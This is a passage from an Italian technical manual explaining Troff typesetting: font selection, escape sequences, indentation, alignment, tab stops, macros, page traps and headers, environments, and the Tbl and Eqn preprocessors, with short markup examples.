.sp 1c
```

Inserisce uno spazio verticale aggiuntivo di 1 cm.

278.2.3 Caratteri da stampa

Storicamente, la gestione dei tipi di carattere di Troff è stata piuttosto limitata: erano disponibili quattro aree all'interno delle quali potevano essere «montati» tipi differenti di carattere. Queste aree esistono anche nelle versioni più recenti di Troff e generalmente servono a contenere, nell'ordine: un carattere tondo, un corsivo, un neretto e una serie di simboli (che comunque si ottengono attraverso delle sequenze di escape). Per poter utilizzare caratteri differenti, occorreva sostituire il carattere di un'area, montando al suo posto quello desiderato. Attualmente, questa operazione non è più necessaria; generalmente si utilizzano i caratteri normali (quelli appena elencati) e si specifica un tipo di carattere differente da questi solo quando serve, senza bisogno di montarlo esplicitamente.

Quando si fa riferimento ai caratteri delle aree normali, si può utilizzare il comando '**.ft**' (*Font*), seguito da una sigla alfabetica che ne definisce la forma.

```
.ft [R|I|B]
```

Le lettere '**R**', '**I**', '**B**' indicano rispettivamente: *Roman*, *Italic* e *Bold*, riferendosi quindi a un carattere tondo normale, corsivo o neretto. Se non viene specificato l'argomento, il comando '**.ft**' ripristina il carattere usato precedentemente.

All'interno del testo può essere usata la sequenza '**\f**', seguita immediatamente da una delle lettere viste per l'argomento di '**.ft**'. In particolare, '**\fP**' serve a ripristinare il carattere precedente.

Prima di proseguire vale la pena di vedere il significato di un comando un po' strano: '**.ul**' (*Underline*). Letteralmente si tratta di una richiesta di «sottolineatura» che interviene solo nel testo del sorgente che lo segue immediatamente. Tuttavia, tipograficamente parlando, il sottolineato è una forma di evidenziamento deprecabile, per cui questo si traduce in pratica in un corsivo.

Per utilizzare altri tipi di carattere oltre quelli standard che si trovano a essere già montati nel sistema di Troff, si può utilizzare il comando '**.ft**', seguito da un argomento che esprima direttamente il tipo di carattere scelto. A questo proposito, è bene chiarire che le sigle '**R**', '**I**' e

‘**B**’ si riferiscono sempre ai tipi di carattere montati nelle prime tre aree standard, per cui, non è possibile caricare un tipo di carattere differente e pretendere poi di ottenerne il corsivo con il comando ‘**.ft I**’. La tabella 278.2 riporta l’elenco di alcuni tipi di carattere che dovrebbe essere possibile utilizzare con la propria realizzazione di Troff.

Tabella 278.2. Sigle di identificazione di alcuni tipi di carattere.

Sigla	Descrizione
R	Generalmente è il Times normale.
I	Generalmente è il Times obliquo.
B	Generalmente è il Times neretto.
H	Helvetica.
HI	Helvetica corsivo.
HB	Helvetica neretto.
HBI	Helvetica neretto obliquo.
CR	Courier.
CI	Courier obliquo.
CB	Courier neretto.
CBI	Courier neretto obliquo.

I caratteri speciali, tra cui eventualmente anche le lettere accentate, possono essere ottenuti attraverso delle sequenze di escape che iniziano con ‘**\(**’ e si compongono di altri due caratteri. La tabella 278.3 mostra l’elenco di alcune di queste sequenze riferite alle lettere accentate.

Tabella 278.3. Alcune sequenze di escape per le lettere accentate di Troff.

\(’a	á	\(’A	Á	\(^a	â	\(^A	Â	\(‘a	à
\(‘A	À	\(oa	å	\(oA	Å	\(~a	ã	\(~A	Ã
\(:a	ä	\(:A	Ä	\(ae	æ	\(AE	Æ	\(,c	ç
\(,C	Ç	\(’e	é	\(’E	É	\(^e	ê	\(^E	Ê
\(‘e	è	\(‘E	È	\(:e	ë	\(:E	Ë	\(‘i	í
\(‘I	Í	\(^i	î	\(^I	Î	\(‘i	ì	\(‘I	Ì
\(:i	ï	\(:I	Ï	\(~n	ñ	\(~N	Ñ	\(’o	ó
\(’O	Ó	\(^o	ô	\(^O	Ô	\(‘o	ò	\(‘O	Ò
\(/o	ø	\(/O	Ø	\(~o	õ	\(~O	Õ	\(:o	ö
\(:O	Ö	\(’u	ú	\(’U	Ú	\(^u	û	\(^U	Û
\(‘u	ù	\(‘U	Ù	\(:u	ü	\(:U	Ü	\(’y	ý
\(’Y	Ý	\(:y	ÿ	\(ss	ß				

Quando si utilizza Troff di GNU il problema delle lettere accentate è trascurabile, dal momento che si può scrivere il sorgente Troff utilizzando la codifica ISO 8859-1, cosa che consente la scrittura diretta di queste lettere senza la necessità di usare alcuna sequenza di escape. In ogni caso, ci sono altre sequenze che sono indispensabili per ottenere effetti tipografici particolari. La tabella 278.4 riassume i casi più importanti.

Tabella 278.4. Caratteri e sequenze di escape per ottenere simboli speciali che vanno oltre la codifica utilizzata.

Sequenza	Descrizione
\e	Barra obliqua inversa (‘\’).
\’	Accento acuto ben distinguibile.
\‘	Accento grave ben distinguibile.
-	Trattino corto.
\(hy	Trattino corto di sillabazione.
\-	Il segno meno (‘-’).
\(mi	Il segno meno (‘-’).

Sequenza	Descrizione
\(em	Trattino lungo.
\(ru	Trattino basso.
\(ul	Trattino di sottolineatura (più basso).
\(rn	Trattino alto.
\(bu	Pallino.
\(sq	Quadratino.

Infine, Troff consente l'uso delle lettere greche, utilizzando delle sequenze di escape che iniziano per '**`\(*`**' seguite immediatamente da una lettera (dell'alfabeto latino-inglese) che in qualche modo può avere una corrispondenza con quella greca.

Esempi

```
.ft B
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso in neretto.

```
.ft
```

Ripristina il carattere utilizzato in precedenza.

```
Testo normale \fBtesto in neretto\fP testo normale.
```

Nella frase, il pezzo '**`testo in neretto`**' viene reso in neretto. La sequenza '**`\fP`**' serve a ripristinare il carattere precedente.

```
.ft H
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso con il carattere Helvetica normale.

```
.ft HI
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso con il carattere Helvetica obliquo.

```
L'opzione \-ms serve a definire l'uso del pacchetto di macro «s».
```

Attraverso la sequenza '**`\-`**', viene richiesto espressamente l'uso di un trattino normale.

```
L'opzione
.ft CR
\-ms
.ft
serve a definire l'uso del pacchetto di macro «s».
```

Come nell'esempio precedente, ma il testo '**`-ms`**' viene reso con il carattere Courier che risulta più adatto (essendo a larghezza fissa).

```
Il file
.ft CR
mio\(rufile
.ft
serve a...
```

Fa in modo che la parola '**`mio_file`**' appaia in Courier, utilizzando in particolare un trattino basso.

```
\(*b
```

La lettera greca beta minuscola.

```
\(*W
```

La lettera greca omega maiuscola.

```
\(*w
```

La lettera greca omega minuscola.

278.2.4 Rientri e dimensioni varie

Il dimensionamento della pagina e del testo all'interno di questa, avviene in modo un po' strano. Per cominciare, il foglio normale di riferimento è il formato lettera (8,5 in $\times$ 11 in); all'interno di questo spazio può essere definito un margine sinistro e una larghezza della riga. I margini superiore e inferiore sono generalmente predefiniti attraverso il pacchetto di macro utilizzato.

Se non si vuole approfondire l'uso di Troff, conviene limitarsi ad accettare il più possibile le convenzioni del pacchetto di macro tradizionale, quello che viene richiamato con l'opzione '**`-ms`**'. Questo significa che il foglio è in formato lettera (anche se poi si stampa su un A4) e i margini superiore e inferiore sono di un pollice di altezza.

Il margine sinistro della pagina può essere modificato attraverso il comando '**`.po`**' (*Page offset*), che viene usato normalmente prima di iniziare il testo del documento.

`.po` *n* [*unità_di_misura*]

Per definire la larghezza del testo si utilizza il comando '**`.ll`**' (*Line length*). Anche questo può essere usato con valori di incremento o di riduzione, per mantenere un riferimento con il testo precedente.

`.ll` [+|-] *n* [*unità_di_misura*]

All'interno del testo è possibile modificare il margine con il comando '**`.in`**' che fa riferimento al margine assoluto della pagina. Spesso, il comando '**`.in`**' viene usato con valori di incremento o di riduzione, in modo da mantenere un riferimento con la situazione precedente del testo.

`.in` [+|-] *n* [*unità_di_misura*]

Incrementando il rientro con il comando '**`.in`**', si riduce conseguentemente la larghezza della riga; se invece lo si diminuisce, la larghezza della riga aumenta in relazione. Questo serve a mantenere il margine destro invariato, a seguito dell'utilizzo del comando '**`.in`**'.

Per ottenere il rientro di una sola riga, si utilizza il comando '**`.ti`**'.

`.ti` [+|-] *n* [*unità_di_misura*]

> I comandi che sono stati descritti accettano tutti delle dimensioni espresse anche in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Esempi

```
.po 0
```

Pone il margine sinistro della pagina al valore minimo possibile.

```
.po 1i
```

Pone il margine sinistro della pagina a un pollice.

```
.in 1c
```

Inizia un margine sinistro che si pone a un centimetro più a destra del margine della pagina.

```
.in +1c
```

Incrementa il margine sinistro di un centimetro.

```
.ll 15.5c
```

Definisce la larghezza del testo di 15,5 cm.

```
.in +0.5c
.ll -0.5c
```

```
Testo ...
.ll +0.5c
.in -0.5c
```

Rientra il testo a sinistra di un mezzo centimetro e anche a destra della stessa dimensione, riducendo la larghezza della riga. Dopo la scrittura del testo (che così appare inscatolato), vengono ripristinate le dimensioni precedenti.

```
.ti +1c
```

La prima riga del paragrafo che segue il comando viene scritta con un rientro di un centimetro.

```
.ti -1c
```

Rientra all'indietro di un centimetro.

278.2.5 Allineamento e interruzione del testo

Di solito, utilizzando il pacchetto di macro '**s**', si ottiene un documento in cui il testo è allineato a sinistra e a destra (giustificato); inoltre, le righe del sorgente che appaiono in sequenza, senza spazi verticali intermedi, vengono unite assieme. Per indicare esplicitamente un'interruzione di riga si può usare il comando '**.br**' (*Break*) che non prevede alcun argomento. Inoltre, per richiedere espressamente di saltare una pagina, si può usare il comando '**.bp**' (*Break page*), nello stesso modo.

Si è accennato al fatto che normalmente il testo contenuto nel sorgente viene riunito assieme prima di definire l'impaginazione finale. Per richiedere esplicitamente questo comportamento, si utilizza il comando '**.fi**' (*Fill*), mentre per fare in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, si usa il comando '**.nf**' (*No fill*).

L'allineamento del testo viene richiesto attraverso il comando '**.ad**' (*Adjust*) con un argomento composto da una lettera che permette di scegliere come allinearlo.

```
.ad l|r|c|b
```

Le lettere '**l**', '**r**', '**c**' e '**b**' servono a richiedere rispettivamente l'allineamento sinistro, destro, centrato, o simultaneo (destra e sinistra).

Eventualmente, il comando '**.ce**' permette di ottenere la centratura di un certo numero di righe del sorgente.

```
.ce n_righe
```

Esempi

```
Bla bla bla...
.br
qui inizia una riga nuova
```

Il testo viene interrotto esplicitamente in modo da farlo riprendere in una riga successiva.

```
.ft CR
.nf
uno     due    tre
quattro cinque sei
.fi
.ft
```

Viene riportato del testo catturato da un comando o da una schermata. Per questo si utilizza il carattere Courier e si specifica che le interruzioni di riga devono essere rispettate. Alla fine, viene ripristinato il comportamento normale.

```
.ad r
testo a bandierina allineato a destra
```

```
.ad b
testo allineato simultaneamente a sinistra e a destra.
```

Allinea il testo a destra e successivamente lo rimette nella situazione normale di allineamento simultaneo.

```
.ce 1
testo centrato
testo normale
```

Centra solo la prima riga successiva del testo che appare nel sorgente.

278.2.6 Tabulazioni

La tabulazione orizzontale che si ottiene con il codice ASCII *<HT>*, viene interpretata regolarmente da Troff, che lo intende come un salto allo *stop di tabulazione* successivo. Questi stop possono essere regolati attraverso il comando '**`.ta`**', ma se non sono definiti espressamente, Troff utilizza gli stop predefiniti che dovrebbero trovarsi ogni quarto di pollice (poco più di mezzo centimetro).

`.ta` *stop_1 stop_2...*

L'argomento di '**`.ta`**' è costituito da una serie di numeri (seguiti dall'unità di misura) che esprimono la distanza degli stop di tabulazione dal margine sinistro del testo.

Generalmente, quando si usano gli stop di tabulazione per scrivere delle tabelle elementari, si fa in modo che le interruzioni di riga vengano rispettate, attraverso l'uso del comando '**`.nf`**'.

Quando si cerca di incolonnare dei numeri, può essere utile la sequenza '**`\0`**' che si traduce in uno spazio orizzontale della stessa ampiezza di una cifra numerica.

Infine, attraverso il comando '**`.tc`**' è possibile richiedere l'utilizzo di un carattere particolare per riempire lo spazio della tabulazione. '**`.tc`**' richiede un argomento composto da un solo carattere, anche una sequenza di escape.

`.tc` *carattere_di_riempimento*

Esempi

```
.nf
.ta 3c 6c 9c
        1       2       3
        11      22      333
.fi
```

Dopo aver fatto in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, definisce tre stop di tabulazione a 3 cm, 6 cm e 9 cm, rispettivamente. Il contenuto della tabella appare allineato a sinistra.

```
.nf
.tc \(ru
.ta 15c
Nominativo      ,
.ta 3c 7c 12c 15c
CAP     Citt\('a        Via     N.      ,
.fi

bla bla bla
```

Questo rappresenta un esempio un po' più complesso, dove si vuole predisporre un modello da compilare. Si osservi la riga in cui appare la parola '**`Nominativo`**': lo spazio che si vede prima della virgola è ottenuto con un carattere di tabulazione orizzontale che viene riempito da caratteri '**`\(ru`**', corrispondenti a trattini bassi. Ogni volta che il modello cambia elementi, occorre ridefinire la posizione degli stop di tabulazione.

```
Nominativo___________________________________________________,
CAP________Città_____________Via_________________N.__________,

bla bla bla
```

278.2.7 Comandi che causano un «break»

Nella logica di funzionamento di Troff, alcuni comandi causano un'interruzione nel flusso del testo, costringendo Troff a interromperlo e a riprenderlo nella riga successiva. Un esempio evidente è dato dal comando '**`.br`**', che si usa proprio per questo: ottenere un'interruzione di riga nel documento finale. Anche l'utilizzo di altri comandi implica un'interruzione del testo, benché questo non venga richiesto esplicitamente:

- '**`.br`**' -- interruzione di riga;
- '**`.bp`**' -- interruzione di pagina;
- '**`.sp`**' -- spazio verticale;
- '**`.in`**' -- margine sinistro;
- '**`.ti`**' -- rientro temporaneo;
- '**`.nf`**' -- rispetto delle interruzioni nel sorgente;
- '**`.fi`**' -- scorrimento del testo indipendente dalle interruzioni che appaiono nel sorgente;
- '**`.ce`**' -- centratura di alcune righe successive.

Il fatto che questi comandi interrompano il flusso del testo dovrebbe apparire logico al lettore; probabilmente si potrebbe trovare strano il fatto che il comando '**`.ad`**' non faccia parte di questo gruppo. Troff consente di spogliare questi comandi della funzionalità di interruzione (o *break*), sostituendo il punto iniziale con un apostrofo. Per fare un esempio estremo, '**`'br`**' diventa un'interruzione di riga senza interruzione, in pratica non serve più. Si osservi comunque l'esempio seguente:

```
bla bla bla bla...
Bla bla bla bla
'sp 1c
bla bla bla bla...
```

Si mostra l'uso del comando '**`'sp 1c`**' che ha lo scopo di inserire uno spazio verticale di un centimetro. Avendo usato l'apostrofo al posto del punto, lo spazio viene inserito quando il testo precedente è arrivato alla fine della riga. In pratica, parte del testo che si trova sopra il comando potrebbe essere riprodotto nel documento finale **dopo** lo spazio verticale.

> Chi ha difficoltà a comprendere il senso della cosa, può limitarsi a tenere a mente che è opportuno privare questi comandi della funzione di interruzione di riga quando questi vengono usati per predisporre delle intestazioni o dei piè di pagina.

278.2.8 Macro

Troff consente di creare i propri comandi, ovvero delle macro, che permettono di semplificare e uniformare il proprio documento. Per comprendere il senso di questo occorre presentare subito un esempio; si osservi il testo seguente:

```
.de T1
.sp
.ft B
..
```

Questo pezzo di istruzioni Troff serve a dichiarare la macro '**`T1`**' che quando utilizzata si tradurrà nei comandi '**`.sp`**' e '**`.ft B`**'. Si intuisce che il comando '**`.de`**' serva a iniziare la dichiarazione della macro e i due punti in orizzontale finali servano a concluderne la dichiarazione.

```
.de nome_macro
dichiarazione
dichiarazione
    ...
dichiarazione
..
```

Il nome della macro che si crea deve essere di due caratteri e generalmente si utilizzano le lettere maiuscole in modo da essere certi di non interferire con i comandi normali di Troff.

Si noti che il nome della macro che si dichiara non ha il punto iniziale.

Tornando all'esempio, la macro '**`T1`**' potrebbe servire per spaziare ed evidenziare un titolo di qualcosa. Usandola, occorre ricordare che modifica il tipo di carattere, dal momento che passa alla scrittura in neretto; volendo si può preparare un'altra macro per uniformare i paragrafi normali.

```
.de P1
.ft R
.ti +1m
..
```

Questa volta viene dichiarata la macro '**`P1`**' con lo scopo di ripristinare l'uso del carattere normale e di inserire un rientro temporaneo della prima riga (di un quadratone), così da ottenere un paragrafo con rientro iniziale. Quello che si vede sotto è un esempio di utilizzo di queste macro.

```
.T1
Introduzione al documento

.P1
Questo paragrafo tratta dell'inizio della fine e viceversa...

.P1
Questo paragrafo parla d'altro...

.T1
Approfondimento

.P1
\('E nato prima l'uovo o la gallina?
```

Un esempio un po' più interessante potrebbe essere quello della definizione di due macro allo scopo di semplificare la scrittura di testo circoscritto in qualche modo, per esempio per mostrare ciò che appare su un terminale o quello che si ottiene da una stampa.

```
.de TA
.ft CR
.ps 8
```

```
.in +2m
.nf
..
```

```
.de TC
.fi
.in -2m
.ps
.ft
..
```

La prima macro serve a iniziare la scrittura in Courier con un corpo leggermente più piccolo del solito, rispettando le interruzioni di riga e aggiungendo due quadratoni al margine sinistro. La seconda serve a ripristinare la situazione precedente. Si osservi l'esempio seguente in cui si mostra in che modo utilizzarle.

```
Il comando ls \-l mostra un elenco simile a quello seguente:

.TA
-rwxr-xr-x   1 root     root         2864 ott 14 06:44 arch
-rwxr-xr-x   1 root     root        62660 ago 29 01:43 ash
-rwxr-xr-x   1 root     root         4892 ago  5 21:15 basename
-rwxr-xr-x   1 root     root       353944 ott 13 01:23 bash
 ...
.TC

Si osservi in particolare la propriet\('a dei file...
```

Si comprende che il vantaggio di usare le macro sta nella possibilità di uniformare lo stile personale del documento e di poter modificare tale stile in modo più facile, intervenendo solo sulla definizione delle macro stesse.

Infine, è bene accennare alla possibilità di dichiarare delle macro con argomenti: all'interno della definizione di una macro, le sequenze formate da '**`\\$`***n*', dove *n* è un numero da uno a nove, rappresentano l'*n*-esimo argomento. Si osservi l'esempio seguente:

```
.de DO
.br
data: \\$1
.br
ora: \\$2
.br
..
```

In questo modo, la macro '**`.DO`**' permette di fornire due argomenti che rappresentino rispettivamente una data e un'ora.

```
bla bla bla
.DO 11/11/2011 11:11
bla ...
```

Utilizzando la macro nel modo appena mostrato, si ottiene il testo seguente:

```
bla bla bla
data: 11/11/2011
ora: 11:11
bla ...
```

Gli argomenti di una macro di distinguono in quanto separati da uno o più spazi. Se è necessario fornire un argomento che contiene spazi, occorre delimitarlo attraverso virgolette, come si vede nell'esempio che appare sotto.

```
.DO "11 11 2011" 11:11
```

278.2.9 Margini e Intestazioni

Se si utilizza un pacchetto di macro come '**s**', questo si occupa da solo di dare alle pagine un'intestazione composta dal numero di pagina (a partire dalla seconda). Se si vuole fare a meno di un pacchetto di macro esterno, si può realizzare la propria intestazione ed eventualmente il proprio piè di pagina.[2]

La stampa di un'intestazione deve avvenire in modo regolare, ogni volta che si raggiunge la «fine» di una pagina. Troff non permette di definire esplicitamente i margini superiore e inferiore; questo lo deve fare il pacchetto di macro prescelto, oppure l'utente attraverso il controllo dato dal comando '**.wh**' (*When*).

```
.wh [-] n_collocazione_verticale [unità] macro
```

Il comando '**.wh**' permette di definire una «trappola» in corrispondenza di una particolare posizione verticale del testo; se il valore di tale collocazione è negativo, si intende riferito alla distanza dalla fine del foglio. Quando il testo del documento finale arriva al punto della trappola, si ottiene l'esecuzione della macro indicata come secondo argomento. Si osservi l'esempio:

```
.wh -2.5c PA
```

Quello che si vede serve a fare in modo che quando mancano meno di 2,5 cm dalla fine del foglio, venga eseguita la macro '**.PA**'. Si osservi a questo proposito che nel comando '**.wh**' la macro viene indicata senza il punto consueto.

```
.de PA
'bp
..
```

L'esempio che si vede sopra è la creazione della macro '**PA**', che ovviamente deve apparire prima di qualunque utilizzo, specialmente prima del comando '**.wh**' che serve a richiamarla. La macro mostrata è la più banale possibile: si limita a eseguire un salto pagina ('**.bp**'), senza imporre l'interruzione di riga. In pratica, quando scatta la trappola a 2,5 cm dalla fine del foglio, **viene completata la riga** e quindi la «carta» viene fatta avanzare fino all'inizio di una nuova pagina.

Quanto mostrato fino a questo punto serve solo a ottenere un margine inferiore di 2,5 cm e niente altro. Per inserire un margine superiore (che possa intervenire a partire dalla seconda pagina), occorre aggiungere qualcosa alla macro '**PA**':

```
.de PA
'bp
'sp 2.5c
..
```

Come si vede, è stato aggiunto il comando '**'sp 2.5c**' per ottenere lo stesso margine anche all'inizio della pagina.

> È bene osservare che lavorando in questo modo, il margine superiore della prima pagina deve essere gestito direttamente nel testo, attraverso un comando '**.sp**' o qualcosa di simile. Tuttavia, di solito la prima pagina viene usata come copertina, per cui non si avverte il problema del margine superiore che può funzionare automaticamente solo a partire dalla seconda...

Per preparare un'intestazione come si è abituati a vederle di solito, occorre mostrare il funzionamento del comando '**.tl**'. Questo permette di definire una riga da collocare in un'intestazione, suddivisa in tre parti che si traducono in testo che verrà allineato a sinistra, al centro e a destra.

[2] Qui non verranno mostrati esempi per la definizione del piè di pagina, dal momento che questo problema richiede uno sforzo aggiuntivo non giustificabile in questo contesto introduttivo di Troff.

`.tl '`*testo_a_sinistra*`'`*testo_al_centro*`'`*testo_a_destra*`'`

Questo comando viene usato normalmente solo nelle intestazioni (o nei piè di pagina) e ha la particolarità di sostituire il carattere di percentuale ('**%**') con il numero delle pagina. L'esempio seguente mostra la solita macro '**PA**' un po' più raffinata.

```
.de PA
'bp
'sp 1.5c
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
..
```

In pratica, ogni volta che viene richiamata la macro, questa salta una pagina e dopo 1,5 cm stampa l'intestazione (nella parte centrale non c'è alcun testo), dove in particolare appare il numero della pagina all'estrema destra. Infine, dopo 0,7 cm continua il testo normale.

È bene ripetere che se si vogliono gestire direttamente i margini e le intestazioni, come negli esempi mostrati qui, è opportuno evitare di utilizzare stili esterni attraverso l'inclusione di pacchetti di macro richiamati con l'opzione '**-m**' di Troff.

278.2.10 Ambienti

Da quanto visto fino a questo punto su Troff, si può notare una certa difficoltà nel ripristinare l'impostazione precedente a una serie di comandi. In aiuto del compositore è possibile definire degli ambienti, uscendo dai quali si ripristina tutto com'era prima. Un ambiente viene definito con il comando '**.ev**' (*Environment*), con il quale si seleziona un numero di ambiente prima di iniziare con una serie di comandi. Quando si vuole ripristinare tutto come prima, basta richiamare il comando '**.ev**' senza argomenti.

`.ev` [*n_ambiente*]

Gli ambienti sono numerati a partire da zero; nella versione originale di Troff erano solo quattro (dal numero zero al numero tre), mentre nelle realizzazioni attuali possono essere molti di più. Per comprendere il funzionamento di questi dovrebbe bastare un esempio. Nella sezione precedente è stato visto come creare un'intestazione; considerando che il testo normale potrebbe essere inserito nell'ambiente zero, si potrebbe cambiare la definizione della macro di intestazione nel modo seguente:

```
.de PA
.ev 1
'bp
'sp 1.5c
.ps 8
.ft H
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
.ev
..
```

In questo modo viene definito un carattere Helvetica di otto punti. Alla fine, prima della conclusione della macro, viene ripristinato l'ambiente precedente.

278.2.11 Titoli

Nella sezione in cui si mostrava la preparazione di un'intestazione si è visto l'uso del comando '**.tl**' (*Title line*), ma è il caso di approfondire un po' la cosa. '**.tl**' serve per generare una sorta di titolo diviso in tre parti allineate rispettivamente a sinistra, al centro e a destra. Dal momento che per Troff non esiste una grande differenza tra le due cose, questo titolo può trovarsi sia in un'intestazione che nel testo normale. Il simbolo di delimitazione delle tre parti che lo compongono viene deciso nel momento in cui si scrivono le tre stringhe. Per esempio, nel comando

```
.tl 'sinistra'centro'destra'
```

il simbolo di delimitazione è l'apostrofo, ma potrebbe essere qualunque altra cosa, specialmente se l'apostrofo serve nel testo dell'intestazione.

```
.tl "L'altra faccia della medaglia""pagina %"
```

Anche il simbolo usato per inserire il numero della pagina non è sempre lo stesso; quello comune è '**%**', ma può essere modificato con il comando '**.pc**' (*Page character*).

```
.pc x
```

Per esempio, si potrebbe decidere di sostituirlo con un dollaro:

```
.pc $
.tl "Carta riciclata al 100%""pagina $"
```

Infine, il comando '**.tl**' è autonomo per quel che riguarda la larghezza della riga. Se si vogliono cambiare i margini laterali, intervenendo anche con il comando '**.ll**', conviene adeguare conseguentemente anche la larghezza del titolo su riga. Per questo si utilizza il comando '**.lt**' (*Length of title*).

```
.lt [+|-]n[unità_di_misura]
```

Nell'esempio seguente viene ridefinita la larghezza della riga del testo normale e anche quella del titolo su una riga.

```
.ll 10c
.lt 10c
```

278.2.12 Importazione di file esterni

Attraverso il comando '**.so**' è possibile incorporare un sorgente Troff esterno.

```
.so file
```

Alle volte viene utilizzato questo sistema per creare delle pagine di manuale con nomi differenti ma con lo stesso contenuto, evitando di utilizzare i collegamenti ai file.

Tabella 278.5. Riassunto dei comandi vitali di Troff.

Comando	Break	Descrizione
.ps [[+|-]*n*]		Dimensione del carattere in punti.
\s*n*		Dimensione del carattere in punti.
.vs [*n*[*unità*]]		Interlinea.
.sp [*n*[*unità*]]	break	Spazio aggiuntivo verticale.
.ft [*sigla*]		Scelta di un tipo di carattere.
\f*x*		Scelta di un tipo di carattere.
.po *n*[*unità*]		Margine sinistro della pagina.
.ll [+|-]*n*[*unità*]		Larghezza della riga.

Comando	Break	Descrizione
.in [+|-]*n*[*unità*]	break	Margine sinistro del testo.
.ti [+|-]*n*[*unità*]	break	Rientro temporaneo.
.br	break	Interruzione di riga esplicita.
.bp	break	Interruzione di pagina esplicita.
.fi	break	Unione delle righe adiacenti nel sorgente.
.nf	break	Mantenimento delle interruzioni di riga del sorgente.
.ad l|r|c|b		Allineamento del testo.
.ce *n*	break	Centratura di alcune righe successive del sorgente.
.ta *n unità* ...		Definizione degli stop di tabulazione.
.tc *x*		Definizione del carattere di riempimento delle tabulazioni.
.de *xx*		Dichiarazione dell'inizio di una macro.
..		Conclusione di una macro.
.tl '*sx*'*centro*'*dx*'		Titolo su una riga.
.lt [+|-]*n*[*unità*]		Larghezza di un titolo su riga.
.ev [*n*]		Selezione di un ambiente.
.so *file*		Inclusione di un file esterno.

Esempi

```
.so presentazione

bla bla bla...
```

L'esempio mostra l'inclusione del file '`presentazione`' che deve trovarsi nella directory corrente nel momento in cui viene elaborato il file principale da Troff.

```
.so man1/gs.1
```

Questo è l'esempio del file '`/usr/man/man1/ghostscript.1`' che fa semplicemente riferimento al file '`man1/gs.1`'.

278.3 Preprocessori

Il linguaggio di composizione Troff consente l'uso di comandi molto più raffinati di quanto non sia stato mostrato, permettendo la rappresentazione di oggetti di vario tipo, compreso il disegno di curve. Per gestire queste funzionalità senza troppa fatica, sono stati realizzati dei programmi esterni che si occupano di analizzare preventivamente un sorgente Troff, in modo da trasformare alcuni comandi particolari in codice di basso livello adatto a Troff. Il concetto è simile a quello del preprocessore del linguaggio C, con il quale, attraverso istruzioni apposite, si genera un sorgente specifico prima della compilazione vera e propria.

I programmi di pre-elaborazione più comuni per quanto riguarda Troff sono: Tbl, Eqn e Pic. Il primo è specializzato nella preparazione di tabelle, il secondo serve a facilitare la scrittura di equazioni e il terzo facilita il disegno di curve. In generale, un sorgente Troff che contenga sia tabelle che equazioni e disegni, andrebbe analizzato attraverso una pipeline simile a quella seguente:

```
cat file_troff | tbl | eqn | pic | troff | ...
```

Qui viene mostrato solo qualche esempio dell'uso di tabelle ed equazioni; alla fine del capitolo si trovano i riferimenti per approfondire l'uso di Troff e di questi programmi aggiuntivi.

278.3.1 Tbl

Tbl filtra un file Troff alla ricerca di tabelle delimitate dalle macro '**.TS**' e '**.TE**'; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di una tabella di Tbl nel modo seguente:

```
.TS
[opzioni ;]
formato_celle .
contenuto_celle
.TE
```

Le opzioni sono rappresentate da una serie di parole chiave, facoltative, che descrivono la tabella in modo complessivo, terminate alla fine da un punto e virgola. Se si utilizzano, queste parole sono separate da uno spazio e probabilmente devono apparire sulla stessa riga del sorgente.

Il formato delle celle è un elenco di simboli composti da una sola lettera che servono a indicare l'allineamento del testo contenuto al loro interno. Utilizzano più righe, una per ogni riga della tabella finale, dove in particolare l'ultima definizione riguarda tutte le righe rimanenti della tabella.

Il contenuto della tabella viene scritto separando gli elementi di ogni riga attraverso un carattere di tabulazione.

La descrizione non viene approfondita ulteriormente. Gli esempi dovrebbero rendere l'idea del funzionamento di queste tabelle, il cui uso può essere appreso con maggiore dettaglio leggendo la documentazione indicata alla fine del capitolo.

Esempi

Si suppone di voler realizzare una tabella simile allo schema seguente:

```
.-----------------------------------------------.
|                  Intestazione                 |
|-----------------------------------------------|
|         Nominativo         |      Telefono    |
|-----------------------------------------------|
| Tizio Tizi                 | 0987,654321      |
|-----------------------------------------------|
| Caio Cai                   | 0876,543210      |
|-----------------------------------------------|
| Sempronio Semproni         | 0765,43210123    |
'-----------------------------------------------'
```

Questa tabella si può rappresentare attraverso Tbl nel modo seguente:

```
.TS
allbox;
c s
c c
l l.
Intestazione
Nominativo	Telefono
Tizio Tizi	0987,654321
Caio Cai	0876,543210
Sempronio Semproni	0765,43210123
.TE
```

Lo stesso risultato avrebbe potuto essere ottenuto sostituendo la parola chiave '**allbox**', che serve a incasellare ogni cella, con '**box**' che crea solo una cornice esterna, richiedendo esplicitamente l'inserimento delle linee verticali e orizzontali.

```
.TS
box;
c s
c|c
l|l.
```

```
Intestazione
_
Nominativo      Telefono
_
Tizio Tizi      0987,654321
_
Caio Cai        0876,543210
_
Sempronio Semproni      0765,43210123
.TE
```

Così, si può decidere di modificare la tabella nello schema seguente che alterna l'uso delle separazioni orizzontali.

```
.---------------------------------------------------.
|                  Intestazione                     |
|===================================================|
|         Nominativo         |      Telefono        |
|----------------------------|----------------------|
| Tizio Tizi                 | 0987,654321          |
| Caio Cai                   | 0876,543210          |
| Sempronio Semproni         | 0765,43210123        |
'---------------------------------------------------'
```

Per ottenere questo risultato si possono utilizzare le istruzioni seguenti:

```
.TS
box;
c s
c|c
l|l.
Intestazione
=
Nominativo      Telefono
_
Tizio Tizi      0987,654321
Caio Cai        0876,543210
Sempronio Semproni      0765,43210123
.TE
```

278.3.2 Eqn

Eqn filtra un file Troff alla ricerca di equazioni delimitate dalle macro '**.EQ**' e '**.EN**'; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di un'equazione nel modo seguente:

```
.EQ
equazione
.EN
```

Anche la sintassi particolare di Eqn viene omessa e si lascia eventualmente al lettore l'onere di procurarsi la documentazione relativa, indicata alla fine del capitolo.

Esempi

Si suppone di voler realizzare l'equazione dell'interesse semplice:

```
          r
I = C t -----
         100
```

Si può ottenere nel modo seguente:

```
.EQ
I = C t r over 100
.EN
```

Un altro esempio con valori all'esponente:

```
            2
f(x) = x
```

